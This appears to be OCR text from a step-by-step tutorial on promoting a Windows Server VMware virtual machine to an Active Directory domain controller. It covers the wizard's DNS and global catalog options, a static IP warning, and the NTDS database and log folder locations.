Storage
Active Directory Domain Services
Summary
Events:
System
Last Refresh: Today at 1:40 PM Configure refresh
< Back
Next >
Cancel

Stores directory data and manages communication between users and domains, including user logon processes, authentication, and directory searches.

Active Directory Domain Services Installation Wizard

Additional Domain Controller Options

Select additional options for this domain controller.

☑ DNS server
☑ Global catalog
□ Read only domain controller (RODC)


Additional information:

The first domain controller in a forest must be a global catalog server and cannot be an RODC.

We recommend that you install the DNS Server service on the first domain controller.

More about additional domain controller options

When we install a virtual machine on VMware, by default it is given NAT NETWORK with IP address assigned automatically. Keep the default options.



Static IP assignment

This computer has dynamically assigned IP address(es)

This computer has at least one physical network adapter that does not have static IP address(es) assigned to its IP Properties. If both IPv4 and IPv6 are enabled for a network adapter, both IPv4 and IPv6 static IP addresses should be assigned to both IPv4 and IPv6 Properties of the physical network adapter. Such static IP address(es) assignment should be done to all the physical network adapters for reliable Domain Name System (DNS) operation.


Do you want to continue without assigning static IP address(es)?

→ **Yes, the computer will use an IP address automatically assigned by a DHCP server (not recommended).**

→ **No, I will assign static IP addresses to all physical network adapters.**

More about configuring TCP/IP and DNS Client settings.

Click on Next.



Active Directory Domain Services Installation Wizard

Location for Database, Log Files, and SYSVOL

Specify the folders that will contain the Active Directory domain controller database, log files, and SYSVOL.

For better performance and recoverability, store the database and log files on separate volumes.


Database folder: C:\Windows\NTDS

Log files folder: C:\Windows\NTDS

